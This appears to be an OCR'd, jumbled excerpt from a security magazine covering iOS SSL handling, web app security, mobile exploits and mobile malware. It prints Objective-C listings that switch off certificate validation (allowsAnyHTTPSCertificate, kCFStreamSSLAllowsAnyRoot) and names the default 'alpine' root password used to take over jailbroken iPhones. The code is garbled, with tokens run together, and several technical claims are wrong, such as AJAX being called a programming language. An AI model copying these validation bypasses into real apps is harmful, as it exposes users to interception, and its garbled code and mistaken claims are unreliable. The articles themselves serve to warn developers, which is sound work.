In order to prevent Man-in-the-Middle attacks, it is essential for iOS applications to prohibit self-signed certificates. The default behaviour for the `NSURLRequest`



```
▽ Cipher Suites (37 suites)
    Cipher Suite: Unknown (0x00ff)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SHA (0xc007)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc008)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
    Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA (0xc011)
    Cipher Suite: TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (0xc012)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384 (0xc026)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256 (0xc025)
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384 (0xc02a)
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA256 (0xc029)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA (0xc004)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA (0xc005)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_RC4_128_SHA (0xc002)
    Cipher Suite: TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc003)
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA (0xc00e)
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA (0xc00f)
    Cipher Suite: TLS_ECDH_RSA_WITH_RC4_128_SHA (0xc00c)
    Cipher Suite: TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA (0xc00d)
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003c)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
    Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
    Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
    Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x0067)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x006b)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
    Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
  Compression Methods Length: 1
```

Figure 6. *iOS 5.0 SDK Cipher Suites*

Listing 8. *AllowsAnyHTTPSCertificateForHost Example*

```
#import "loadURL.h"
@interface NSURLRequest (DummyInterface)
+ (BOOL)allowsAnyHTTPSCertificateForHost:(NSString*)host;
+ (void)setAllowsAnyHTTPSCertificate:(BOOL)allow forHost:(NSString*)host;
@end
@implementation loadURL
-(void) run
{
    NSURL *myURL = [NSURL URLWithString:@"https://localhost/test"];
NSMutableURLRequest *theRequest =
                    [NSMutableURLRequestrequestWithURL:myURLcachePolicy:NSURLRequestReloadIgnoringCacheData
                    timeoutInterval:60.0];
    [NSURLRequest setAllowsAnyHTTPSCertificate:YESforHost:[myURL host]];
    [[NSURLConnection alloc] initWithRequest:theRequestdelegate:self];
}
```

Listing 9. *didReceiveAuthenticationChallenge Example*

```
- (void)connection:(NSURLConnection *)connection didReceiveAuthenticationChallenge:(NSURLAuthenticationChallenge
                    *)challenge
{
if ([challenge.protectionSpace.authenticationMethodisEqualToString:NSURLAuthenticationMethodServerTrust])
{
    [challenge.senderuseCredential:[NSURLCredential credentialForTrust:challenge.protectionSpace.serverTrust]for
                    AuthenticationChallenge:challenge];
    [challenge.sendercontinueWithoutCredentialForAuthenticationChallenge:challenge];
return;
}
```

Listing 10. *Disabling SSL Validation using CFNetwork*

```
- (void)onSocket:(AsyncSocket *)sock didConnectToHost:(NSString *)host port:(UInt16)port {
NSMutableDictionary *settings = [[NSMutableDictionaryalloc] initWithCapacity: 3];
[settingssetObject:[NSNumbernumberWithBool:YES]
forKey:(NSString *)kCFStreamSSLAllowsExpiredCertificates];
[settingssetObject:[NSNumbernumberWithBool:YES]
forKey:(NSString *)kCFStreamSSLAllowsAnyRoot];
[settingssetObject:[NSNumbernumberWithBool:NO]
forKey:(NSString *)kCFStreamSSLValidatesCertificateChain];
```

References

- Mobile/Tablet Top Operating System Share Trend – NetMarketShare – *http://www.netmarketshare.com/operating-system-market-share.aspx?qprid=9&qpcustomb=1*
- MDSec Research and Blog – *http://www.mdsec.co.uk/research; http://blog.mdsec.co.uk*
- Citigroup iPhone Data Storage Issues – *http://www.theregister.co.uk/2010/07/27/citi_iphone_app_weakness/*
- iPhone data protection in depth – *http://esec-lab.sogeti.com/dotclear/public/publications/11-hitbamsterdam-iphonedataprotection.pdf*
- Keychain Dumper – *https://github.com/ptoomey3/Keychain-Dumper*
- OWASP Mobile Security Project – *https://www.owasp.org/index.php/OWASP_Mobile_Security_Project*

class is to reject self-signed certificates and raise an `NSURLErrorDomain` exception. However, it is not uncommon to see developers override this behaviour to accept any certificate, presumably to allow self-signed certificates deployed in pre-production environments. The certificate validation can be disabled for the requested domain using the `allowsAnyHTTPSCertificateForHost` method, similar to that in the following example: Listing 8.

The `allowsAnyHTTPSCertificateForHost` method is a private method and using it in production code may result in the application being rejected from the App Store. An alternate approach for bypassing SSL verification that is not uncommon is using the `continueWithoutCredentialForAuthenticationChallenge` selector, implemented within the `NSURLConnection` delegate method `didReceiveAuthenticationChallenge`, as shown Listing 9.

The CFNetwork framework provides an alternate API for implementing SSL, indeed the framework allows greater control and customisation of the SSL session for the developer. Similarly to `NSURLRequest`, it is not uncommon to see developers weaken the SSL configuration. `CFNetwork` however provides more granular controls, allowing the application to accept expired certificates or roots, allow any root or even perform no validation on the certificate chain. Consider the following `onSocket` delegate method, taken from a real-world application: Listing 10.

Unfortunately, when using the `CFNetwork` framework, there is no clear method of modifying the cipher suite and again, the SDK default set of ciphers is used.

In conclusion, it is imperative for mobile applications to implement transport methods in a secure manner and in the default mode and using the latest SDK, this is likely to be the case when developing an iOS application. However, the APIs do allow the transport security to be weakened and it is not uncommon to see this implemented by developers.

Conclusion

Apple provides developers with a configurable framework to implement both transport and data storage mechanisms in a secure manner. Unfortunately, MDSec regularly observe that developers do not always take advantage of these features, which can lead to our personal data being left at risk. As the mobile app market continues to grow, there lies a responsibility with app developers to ensure that our data is handled securely. The community as a whole should seek to produce standards and guidelines for mobile developers to adopt. OWASP mobile security (OWASP Mobile Security Project *https://www.owasp.org/index.php/OWASP_Mobile_Security_Project*) is one such project that although still in its infancy, seeks to raise awareness about mobile app issues. Hopefully, 2012 will see an increased focuson mobile security issues and raise the bar for app developers across all platforms.

DOMINIC CHELL

Dominic is a director of MDSec, a UK based security consultancyspecialising in a range of technical security assessment services including Mobile security. MDSec's published work includes popular titles such as the Web Application Hacker's Handbook. As a researcher, Dominic has been publicly acknowledged by numerous vendors, including Apple, for vulnerability disclosure.

If our FREE antivirus for home outperforms competitors' end-point products, imagine what our business solutions can do for you.

avast! be free

The most popular antivirus in the world.
www.avast.com/best-antivirus

An overview of Web Application Security Issues

Web application (referred to as apps) security is very much in its infancy – some security experts (including myself) believe this is going to be a major emerging area of technology. Web apps have been around since 1987 (Larry Wall developed Perl), so it's not really that new.

Nowadays web apps are more complex and are based on a client-server architecture (Hotmail and Gmail are good examples). This architecture is evolving and we see web apps such as Google Apps acting as a word processor, storing the files and allowing you to download the file onto your PC. Facebook and the social web have also moved into Web apps hence the recent coined phrase *Web 3.0*.

Web application development tool issues

How many readers do understand why they need sophisticated web app vulnerability detection tools? Probably not that many! Being able to detect insecure or defective lines of code where hackers will look to exploit is critical in the development of a secure Web app. This normally occurs when the code is compiled. Research suggests that vulnerability app tools are not being used for enhancing code security, but there is equally an argument against, that Web app vulnerability tools don't provide complete app awareness and can only focus on specific code modules (i.e. UI and DB modules). It is well known that code scanners don't work well here and bug tracking systems are currently not/not well integrated, so that Web developers can detect and track core vulnerabilities/ erroneous lines of code. It's clear there are quite a few issues here.

Web application programming development

Web apps are usually coded in multi-languages using a combination of server and client side scripts. ASP and PHP is the most common for the server-side (which is where the real hard work is done) and JavaScript and HTML at the apps level. Responsive web apps such as Gmail (which have developed very fast) are thankful to the development of AJAX (which is a combination of existing technologies), which is one of the most advanced programming languages.

AJAX is helping lead the way mainly because it allows apps/browsers to communicate with a web server without the need for a client to reload each page. Firefox for example uses the XMLHttpRequest object to achieve this, whereas Internet Explorer uses XMLHTTP. AJAX allows web developers to exchange data between client and server as if the users had reloaded the web page.

There is a slight drawback in that the client still has to send some packets of data to the server so the client for interpretation which is then converted into Dynamic HTML which makes the web page interactive. Now, let us take a look at the persistent JavaScript API threat.

Persistent JavaScript API – evercookies

The *evercookie* is a persistent JavaScript API, which if you value your privacy, should have an option to be removed from a browser session – strangely it isn't. For most users they will probably be unaware of this cookie. It's little understood outside of technical and marketing circles – online advertisers and web app developers are using evercookies more and more.

The evercookie is stored in multiple data storage locations on your PC, so it's very difficult to completely remove. Privacy wise, the evercookie can be deleted but it has an uncanny habit of regenerating itself. It behaves more like spyware or malware and you may have heard it referred to as *obfuscated code* – it is delivered as part of JavaScript, HTTP, Flash, Silverlight, HTML5 DOM etc – so this means the evercookie and its purpose is completely concealed from you. Is this malicious code?

Probably, but it's not illegal for Web app developers or marketers to use.

AJAX programming security issues

According to OWASP (*https://www.owasp.org/index.php/Main_Page*), AJAX does indeed have many security vulnerabilities that are still to be fully researched. As discussed above, the `XMLHttpRequest` object retrieves information from a Web server which could allow a SQL injection (SQL statement modification) on the DB or XSS (injecting malicious content as HTML or JavaScript code) attacks. JavaScript (users can control JavaScript requests with a JavaScript blocker like NoScript, a Firefox extension); using AJAX can request information with the user never knowing. An example of this is the *Like* button (see below) on Facebook, which relies on JavaScript. XSS can also hide the requests for *other* pages, pages that the user has never requested (see iFrame attack vector in next section).

Statistics

The OWASP Top 10 Web Application Security Risks for 2010
(In no particular order) Injection; Cross-Site Scripting (XSS); Broken Authentication and Session Management; Insecure Direct Object References; Cross-Site Request Forgery (CSRF); Security Misconfiguration; Insecure Cryptographic Storage; Failure to Restrict URL Access; Insufficient Transport Layer Protection; Unvalidated Redirects and Forwards.
Reference: OWASP, April 2010

Other particular areas of concern include, *Cross Site Request Forgery* (CSRF), where a victims web browser is hijacked using HTML/JavaScript code and redirected to your bank login page and captures your bank login entries using a keylogger (see section *Facebook app security and authentication – a closer look*). One particular concern with AJAX is the client side image tags. These tags can be stored on the client inside the JavaScript loop and invisibly send multiple XMLHttpRequests to a malicious Web app (example). Most current attacks on Web browsers and Web apps occur using the HTTP request.

The Facebook Like button JavaScript proof of concept

One click JavaScript's are being used across the Web right now, including of course the *Like* functions on Facebook. What if a hacker developed JavaScript that changed the *one click Like* function, so that it dropped some malicious malware onto a user's PC? From researching the Darknet, some hackers have claimed they have developed a script that would function exactly like the *like* function on Facebook, but instead of only allowing you to post that *Like*, it also dropped some malicious files onto your PC which would easily take control of your profile. Clever – hackers are always on the lookout for new exploits.

The hackers appear to have created a malicious script that could be delivered via an iFrame threat vector, phishing email or worse still from a genuine website. The script would exploit JavaScript vulnerabilities (i.e. DOM-based Cross Site Scripting or XSS) including hijacking your Facebook profile page (or user sessions) by changing your email address, posting malicious links to your News Feeds and Status Updates, so you wouldn't know when or where your account has been accessed. Worse still, you would be unable to access your profile and therefore be unable to access your Facebook – someone else would have that control.

IBM in a recent report (Jan 2011) on Cross Site Scripting examined 500 websites of the largest privately listed US organisations and 175 otherwise popular sites. It found slightly over 14% of the sites contained the *DOM-based Cross Site Scripting* (XSS) but this figure would have been more than likely much higher given they only examined about 200 pages per site. This is yet further conclusive evidence that JavaScript is a real problem for Web apps and Web services and in particular end-users of popular social networking sites like Facebook.

Mobile Web application security issues

Mobile Web apps create new challenges for developers. Is the data coming into your app code is trusted? Closing coding as well as hardware flaws should form a significant part of mobile Web app development. Trusted data normally means accepting data from across the Web, including cookies, browser variables, form fields and URL parameters to name a few. Understanding how these behave with your Web app is important in case the app crashes or allows for security breach i.e. a malicious PRS program is installed.

The un-trusted JSON (*JavaScript Object Notation*) data is used for transmitting and serialization over a network connection. So what's the security risk? Well, think JavaScript (as mentioned in the previous sections) and you should understand clearly the threats here. If we read the JSON code we will see quite often when the data is parsed to more than one un-trusted source, the entire `eval()` function is open to serious exploit.

Mobile Web apps need to be aware of the asynchronous activity (server and client side activity) that the Web app performs. If there isn't a visible indication on screen, users will probably uninstall the app or worse still leave negative comments on the developer's forum. Web app development should also consider network usage and battery drain – these can all be indications of bad coding or something erroneous happening behind the mobile Web app.

Universal sign on (auto sign-on) is now common place with Web apps, especially given the popularity of Facebook, Twitter, Flickr and YouTube (examples). Many users will use the same username (email) and password for all these websites. So it makes little difference if the credentials are encrypted or stored in a secure token. That said using these methods should top priority for a mobile Web app developer.

Reference
Further reading: The Mobile Web Apps Best Practices (W3C): *http://www.w3.org/TR/mwabp/*

Facebook app security and authentication – a closer look

Facebook has also developed a comprehensive Web app network. The app network allows developers to develop third-party software with the use of the Facebook APIs. Facebook has been very busy recently with updates including a brand-new authentication scheme for apps, possibly affecting the sort of apps attacks that have been reported in the press within the last year.

Reference
Further research: Facebook Application Leaderboard
This is a statistical resource for every Facebook application. The leader board lists the application by daily active users/growth and monthly active users/growth. *http://statistics.allfacebook.com/applications/leaderboard/*

The old authentication system: Facebook is actually phasing out its old authentication system. The old system generated a session by forwarding clients to a particular Facebook URL. If a user chose to authorize an app, Facebook would forward the user back to the apps context, passing along a valid session key and session secret. The Facebook app then attempts to use the session key to generate the API requests by signing each with either the session secret or apps secret.

The new authentication system: Facebook rolled out last year OAuth 2.0 which is a lightweight model of OAuth 1.0/WRAP. Closer inspection of the specification and it clearly defines several models of authentication resources and how the Web Server Flow works.

How does this actually work? There are two major steps whereby the apps forwards clients to a Facebook URL; however it does this with a list of specific permissions. The user has to grant the list of permissions to generate the session key to be able to use the given apps. *So what is different*? The real change from the previous authentication system is that the Facebook apps must now use the session key to request an access token from Facebook. This particular step is done directly from the Facebook apps server which also must be signed by the apps secret.

New API Methods: Facebook had also introduced (June 2010) new API methods for accessing data. In the first instance, Third-party Facebook developers can now use a simple JSON interface to make requests using a valid OAuth access token. The downside here is Facebook is not forcing developers to move to this new interface – though most third-party developers appear to be still using the old REST API. Facebook did announce in June of last year (2010) that they are requiring developers to use this new system (but it is not mandatory at present June 2011). Facebook developers will be using the new Graph API for access and publishing – developers should keep one eye open on this. In time Facebook will force developers from FBML tag-based apps and shift them to use iFrame – but this comes with obvious security implications.

The major problem with the OAuth 2.0 system is that it isn't *tried and tested*. It's relatively a young protocol which is under constant development – like anything under development there are security holes that need to be filled. The OAuth 2.0 protocol is currently handling third-party authentication for over 700 million plus users, so you'd expect security to be of high concern.

The really strong aspect of the new protocol is that the two step flow process makes it impossible to forge a request for an access token. A hacker might be able to hijack the first implementation process but getting an accessible token requires the apps secret. If a hacker has cracked the apps secret then they have access to the third-party apps. App attacks using OAuth 2.0 is actually much easier than under the old system. Facebook is advising all developers to move towards HTML-based apps rather than FBML which exploits *cross-site scripting* (XSS) holes. A hacker for example could take advantage of an FBML app by inserting the JavaScript.

Developers will find out that the new API requests make it easier for hackers to exploit – i.e. *Cross-Site Request* (CSRF) attack would make it very easy for hackers to exploit. Another attack vector is once an app has a valid session an XSS attack would be able to hijack the session and issue requests back to Facebook using the Facebook apps access token. Facebook has always been in the firing line with this type of attack vector – It has though made it a lot more difficult for this attack to work by introducing an access token and Graph API requests to replace the session secret to make the REST API requests.

As you will know this attack vector can only work if there is XSS vulnerability in the third-party Facebook apps – so this hijack method is more difficult to deploy than in the previous protocol. If you were to search the Internet you will find references which highlight over 9000 Facebook apps that have serious XSS or other security flaws. A research project has recently been carried out by a Dr van Heerde from the *Centre for Telematics and Information Technology* (CTIT) at the University of Twente in Holland. He looked into ways to change the way databases manage information about users and customers.

Dr van Heerde claims that the ability of those databases to gather information tempts companies and organisations to hoard information just in case it proves valuable – which is a very true statement considering the Facebook revenue model is based on ad targeting which directly correlates to user profile data. Facebook doesn't rent or sell user data directly, but if users use Facebook third-party apps, some or all user profile data can be captured and potentially shared back in reverse with Facebook.

The dangers of having all this data, is that thousands of third-party apps and Facebook have access to sensitive and very valuable personal content. The data can leak or be used for fraudulent purposes. Everyone makes mistakes including governments, so why not Facebook or a third-party developer? Don't forget we are talking about 700m records or more – which is more people than currently live in the US – 307m, so data protection is very much an important subject.

One suggestion Dr van Heerde had for overcoming the privacy debate, is to have a privacy policy that clearly states that user profile data will be surrendered and degraded over time. He goes on to say that an initial use to secure a transaction or get useful information from a search all relevant details might be stored. Subsequently details would slowly be swapped for more general information.

In the case of a location-specific search information about a user's exact GPS co-ordinates could be swapped for a street name, then a neighbourhood and then just a city.

Web services – the XML approach

Web services are based on program-to-program interactions as opposed to human-to-program interaction, it is important for Web service security to address topics such as access control, authentication, data integrity and privacy. Today the most common security scheme is SSL (*Secure Sockets Layer*), but when it comes to Web services there are limitations with SSL. The Web service technology has been moving towards different XML-based security schemes for Web services. Web service vendors primarily focus on simplified detection techniques such as XML schema based attacks and applying well known Web app vulnerabilities in non-XML app to XML apps.

What about Web API security?

Apps will use these Web services (e.g. connecting to the Twitter Web API – a good example is TweetDeck). This is what we call Web 2.0. The user has no control over these services but a high proportion of Web apps now depend on a Web API (or a mashup of APIs). The Web API is typically delivered as a HTTP request along with XML or JSON (as mentioned earlier). Sanitizing inputs to avoid SQL injection attacks is a priority – this means Web app developers only need to scan them and 'escape' anything that looks or acts suspicious so that the database doesn't read them as commands but just as plain text. Some APIs appear to be being transmitted in plaintext – these should always be hashed and through HTTPS (Facebook and Twitter moved to this earlier this year).

Reference

Web Application Security Consortium – http://www.webappsec.org/
The Web Application Security Consortium (WASC) is 501c3 non profit made up of an international group of experts, industry practitioners, and organizational representatives who produce open source and widely agreed upon best-practice security standards for the World Wide Web.

Final thoughts – applying some basic rules

Web app developers (this includes mobile) should consider programming using the *principle of least privilege*, which says that nothing should have more privileges than is specified by the design. It's a simple principle but quote often overlooked by developers. Web app users shouldn't be able to access any detailed error messages, logs or other areas of a website. This should be admin rights only. If one compromised account is found it's likely there will be many others, so it's important that developers understand the *principle of least privilege* statement.

JULIAN EVANS
Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

Movement on the Mobile Exploit Front

It did not take an industry expert to verify predictions of an ever-increasing amount of vulnerabilities in device software: Nokia's Curse of Silence issue should have convinced even the most stubborn of do-gooders.

This article provides you with a short list of problems which have occurred recently and should give you a preview of things you can *look forward* to.

But Nobody Uses a Console to Access Bluetooth FTP

Our first vulnerability is related to Windows Mobile. Or, rather specifically, to HTC's Windows Mobile devices and their BT-FTP service. This Chinese manufacturer has the habit of enhancing Microsoft's rather crappy Bluetooth Stack with an application to handle an additional service called Bluetooth FTP (see Figure 1).

BT FTP allows other Bluetooth devices to access/modify parts of the local filesystem (usually a subfolder of the *My Documents* folder) of the device offering the service as if the device was offering an FTP server (see Figure 2).

Good-mannered clients understand which folder is considered the *root* one, and do not allow users to traverse above it. Unfortunately, a Spanish hacker, Moreno Tablado, used a terminal connection on a Linux box to try just that – and got access to the device's root directory (and, incidentally also the `/Windows/` folder containing important system files).

Individuals with little more than a basic understanding of Windows Mobile can then attack the handset using this little *jailbreak*. The possibilities are endless and range from mundane things like accessing private files to outright devious things like installing a program which calls 0900 numbers and generates revenue for the attacker.

The only reason why this issue did not become more significant was that access to BT FTP was limited to paired devices: if users are careful with whom they pair their phones, they are safe.

Carelessness is not limited to HTC. This Black Hat conference saw the unveiling of yet another large-scale vulnerability which affected handsets running different operating systems and – incidentally – was discovered by fuzzing.

In particular, it is related to so-called over the air (OTA) provisioning. OTA provisioning is a technology which is applied mainly when it comes to configuring handsets: if somebody wants to use an unlocked/unbranded handset on a carrier's network, the carrier can deploy the necessary settings for things like access point network (APNs)




Figure 1. *The BT FTP service sits on top of the WM bluetooth stack*

via special short message service (SMS) which get processed by the handset.

On Android, Apple IOS and Windows Mobile, vulnerabilities were discovered (but not disclosed as many of them were unpatched as of the presentation). As of now, all these do is cause DOS conditions on the victim's handset – however, at least some of the vulnerabilities definitely have the potential to allow for the execution of random executables downloaded from the network without user intervention.

Fools and root rights

The final issue which deserves coverage in this smorgasbord of topics is the recently-emerged variety of iPhone worms.

Users who wish to use pirated software or tether for free must *jailbreak* their device, and often happen to set up an SSH server in the process. Unfortunately, the creator of the SSH package forgot to force users to change the default root password (which, incidentally, is alpine) – which has graced us with literally thousands of always-on devices which can be rooted by anyone who happenws to know the IP address.

Various black-hat hackers have since taken to port scanning a carrier's network, and then attacking vulnerable devices. So far, all we have seen is *nagware* and changed display backgrounds – but in my humble opinion it is but a question of time until more dangerous things will pop up.

Conclusion


All of the exploits and security issues mentioned in this article are due to plain carelessness on the responsible programmer's end. Had they been aware of the most basic elements of security, these would have never happened.

Unfortunately, developers working for carriers and device manufacturers still see security as an afterthought. Their thinking goes along the lines of *nobody bothered to perform large-scale attacks on us so far, so why should they do so now*?

Pairing this attitude with a total lack of security-related training opens up a potential minefield as smartphone platforms get more and more popular. Folks: expect more casualties from this front soon…

Further Reading

- *http://www.seguridadmobile.com/windows-mobile/windows-mobile-security/HTC-Windows-Mobile-OBEX-FTP-Service-Directory-Traversal.html*
- *http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-Fuzzing-Phone-SLIDES.pdf*
- *http://www.blackhat.com/presentations/bh-usa-09/LACKEY/BHUSA09-Lackey-AttackingSMS-SLIDES.pdf*



Name	Size
..	Dir
CEdit Sample	Dir
Eigene Bilder	Dir
iGO 2006	Dir
messe	Dir
My Albums	Dir
Spb Wallets	Dir
VadeMecum_...	Dir
Vorlagen	Dir
Wörterbücher	Dir
bicappc.zip	50k
BINARY~1.cab	54k
CabTest.cab	54k
m70cpu.zip	21k
Mappe1.XLS	10k
music.pwi	4k
Notiz1.pwi	2k

Figure 2. *Using Resco Explorer on a Palm OS device to access a Windows Mobile box (image from http://tamspalm.tamoggemon.com)*

TAMIN HANNA

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:
http://tamspalm.tamoggemon.com
http://tamspc.tamoggemon.com
http://tamss60.tamoggemon.com
http://tamswms.tamoggemon.com
If you have any questions regarding the article, email author at: tamhan@tamoggemon.com

Mobile Malware – the New Cyber Threat

An analysis of the potential malware threat to mobiles

Mobile phone malware first appeared in June 2004 and it was called Cabir. The mobile-phone features at most risk are text messaging (using social engineering), contacts list, video and buffer overflows. GSM, GPS, Bluetooth, MMS and SMS will indeed be some of the attack vector to expect this year and beyond.

Research earlier this year (2010) suggested that 35% of all *detected* mobile malware operated via the Internet – *so why the sharp rise in mobile malware*? There is a perfectly logical answer to this – mobiles are fast becoming the primary device for accessing the internet. Another potential reason is the development of mobile application development which allows users to stay in touch using a Twitter or Facebook *third-party* application.

Statistic
35% of all detected mobile malware is operated via the Internet (2010)

Gartner claims from recent research that mobiles accounted for *14.2%* of the overall mobile market – malware and cyber criminals will no doubt be observing these trends closely. The *14.2%* is expected to rise to nearly *20%* by the end of 2010. The cost reductions associated with lower cost contract data tariffs has also contributed to this surge in demand for mobiles – so users are more willing to surf the internet using their mobile. You can now see clearly why cybercriminals see the mobile exploit opportunity.

The mobile malware life cycle

A few years ago mobile malware spread by Bluetooth; MMS; SMS, infecting files modifying/replacing icons; locking memory cards; and installing fake fonts. Now though, new technology has been adopted by cybercriminals – these include DDoS (damaging user data); disabling an operating system; downloading silent files from the internet; silent calling PRS/International numbers; infecting USB sticks; and stealing mobile banking user login and password credentials.

Mobile vendors/network operator responsibility

Most of the mobile vendors and operators including the manufacturers have specific code signing procedures for installation of applications. Symbian were one of the first to adopt a rigorous application signing procedure with Apple following suit later. Android and Bada on the other hand have opened up their source to third-party applications and in effect handed over security to the mobile user.

BlackBerry though has remained steadfast on believing that security is key which is why they are leading the way when it comes to operating system, application and third-party certification. The code signing approach is under attack though from companies such as Google (with Android) and Apple with its popular iPhone is also under attack from researchers, developers and analysts alike.

Recently in 2010 the iPhone was jailbroken. This is when users remove the code signing restrictions on their iPhone which allows them to install any application they want. This though opens the door to cybercriminals. A jailbroken Apple iPhone has indeed been targeted by malware writers. Apple is responding though by starting to lock certain IDs out of the Apple Application Store which will inevitably lead to *ALL* jailbroken iPhones being locked out of the store.

An iPhone utility that lets iPhone 4 owners run non-Apple approved applications was launched this month (August, 2010). Jailbreakme 2.0 works on all iPhone and iPod touches running on iOS4. The US legal establishment through the Copyright Office ruling has stated that *the practice of removing restrictions on third-party applications fell under fair use guidelines*. It's clear that if Apple loses this case, application certification may well help trigger a mobile malware epidemic in years to come.

If you want to find a platform to *test your mobile malware* on then there is no better operating system than Android. It goes out of its way to allow developers to *self-sign* their own application certificates.

Statistic: Google Android phone shipments increase by 886%, Canalys, Aug 2010

Take a closer look at the Android code signing and you will be alarmed to read that the trusted certificate authority requires that the certificate does not expire before October 22, 2033 – that works out at a certificate validity period of 25 years. Google has very much opened the door to malware writers with this and one suspects that this is the platform (see Figure 1 and statistic to see why) cybercriminals will use to distribute their malicious code and the botnet payloads of the future.

Mobile attack vectors

